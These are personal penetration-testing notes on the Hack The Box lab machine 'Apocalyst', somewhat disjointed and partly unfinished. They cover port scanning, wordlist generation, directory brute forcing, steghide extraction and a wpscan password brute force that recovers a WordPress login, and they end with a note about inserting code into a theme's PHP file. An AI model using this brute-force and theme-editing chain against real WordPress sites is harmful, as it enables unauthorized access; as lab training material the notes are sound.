Apocalyst

SYNOPSIS

Apocalyst is a fairly straightforward machine, however it requires a wide range of tools and techniques to complete. It touches on many different topics and can be a great learning resource for many.

Skills Required

- Intermediate knowledge of Linux
- Wordlist generation

Skills Learned

- Enumerating ports and services ● HTTP-based brute forcing
- Basic steganograpy
- Exploiting permissive system files


Apocalyst.pdf 563 kB

Hack The Box
PEN-TESTING LABS

Apocalyst

10th October 2017 / Document No D17.100.14

Prepared By: Alexander Reid (Arrexel)




Machine Author: Dosk3n

Difficulty: Medium

Classification: Official

Page 1 / 8



HackTheBox - Apocalyst

ENUM NETWORK/DEVICES

nmap -sC -sV -oA nmapscan1 10.10.10.46

```
Starting Nmap 7.92 ( https://nmap.org ) at 2021-11-13 12:20 KST
Nmap scan report for 10.10.10.46
Host is up (0.90s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 90.57 seconds
```

PORT   STATE SERVICE VERSION

```
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 fd:ab:0f:c9:22:d5:f4:8f:7a:0a:29:11:b4:04:da:c9 (RSA)
|   256 76:92:39:0a:57:bd:f0:03:26:78:c7:db:1a:66:a5:bc (ECDSA)
|_  256 12:12:cf:f1:7f:be:43:1f:d5:e6:6d:90:84:25:c8:bd (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Apocalypse Preparation Blog
|_http-generator: WordPress 4.8
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Make a Wordlist

```
cewl 10.10.10.46 > Apocayst-wordlist.txt
```

Running drib or gobuster

```
gobuster dir -u http://10.10.10.46 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
```

saved to ap-gobust-results.txt

Visited http://10.10.10.46/Rightiousness/

Downloaded picture

WELCOME HOME AT THE END OF THE WORLD
BUDAI BALINT
WATER PLEASE
BALINT4.DEVIANTART.COM
HTTP://WWW.FACEBOOK.COM/BBDESIGN94
BUDAI BALINT COPYRIGHT © 2012

SKIPPED STEP

Exploitation

- Steghide
    - Saving the image from Rightiousness and running steghide against it with a blank passphrase will output a list.txt file, which is a list of random words of varying languages.
    - Command: steghide extract -sf apocalyst.jpg

Find admin user name by viewing a post

This I couldn't do

Using the list.txt file as a password list, it is possible to brute force the falaraki user with wpscan .

To fix the majority of Wordpress loading and rendering issues, apocalyst.htb must be added to /etc/hosts

Command:

```
    wpscan --url http://10.10.10.46 --wordlist /root/Desktop/writeups/apocalyst/list.txt --username falaraki
    wpscan --url http://10.10.10.46 --wordlist /root/Desktop/writeups/apocalyst/list.txt --username falaraki
```

Note: the full path to the wordlist must be provided

Searching for vulnerabilities; enumerates themes, plugins, users
sudo wpscan --url http://10.10.10.46 --enumerate t,p,u

```
    [+] Enumerating Users (via Passive and Aggressive Methods)
     Brute Forcing Author IDs - Time: 00:00:03 <=====================================> (10 / 10) 100.00% Time: 00:00:03

    [i] User(s) Identified:

    [+] falaraki
     | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
     | Confirmed By: Login Error Messages (Aggressive Detection)

    [!] No WPScan API Token given, as a result vulnerability data has not been output.
    [!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register
```

Define Wordlist
sudo cewl 10.10.10.46 -w apoc2.txt

Find Directories
sudo gobuster dir -u 10.10.10.46 -w apoc2.txt

Since all return same code (301), add -l for "length"
sudo gobuster dir -u 10.10.10.46 -w apoc2.txt -l

//Apokalypsis

Steghide
sudo apt-get install steghide
steghide --info image.jpg
steghide --extract -sf image.jpg
    finds list.txt

Crack falaraki with password list
sudo wpscan --url 10.10.10.46 --usernames falaraki -P list.txt

```
    [+] Performing password attack on Wp Login against 1 user/s
    [SUCCESS] - falaraki / Transclisiation
    Trying falaraki / total Time: 00:00:59 <=================                    > (335 / 821) 40.80%  ETA: ??:??:??
    [!] Valid Combinations Found:
     | Username: falaraki, Password: Transclisiation
```

VICTOR TUTORIAL
nmap -sV -p-
go to website
dirb 10.10.10.46
nikti -h 10.10.10.46 > running Apache 2.4.18 Ubuntu;

../accounts
../blog
../wp-login.php

dirb 10.10.10.46 --

wpscan --url http://10.10.10.46 --enumerate u

Bruteforce falaraki

wpscan --url 10.10.10.46 --usernames falaraki --passwords Apocayst-wordlist.txt

```
wpscan --url 10.10.10.46 --usernames falaraki --passwords Apocayst-wordlist.txt

[+] Performing password attack on Wp Login against 1 user/s
[SUCCESS] - falaraki / Transclisiation
Trying falaraki / for Time: 00:00:03 <=                              > (15 / 492)  3.04%  ETA: ??:??:??

            [!] Valid Combinations Found:
             | Username: falaraki, Password: Transclisiation
```

Log into WP

go to themes edit, find a php form and insert code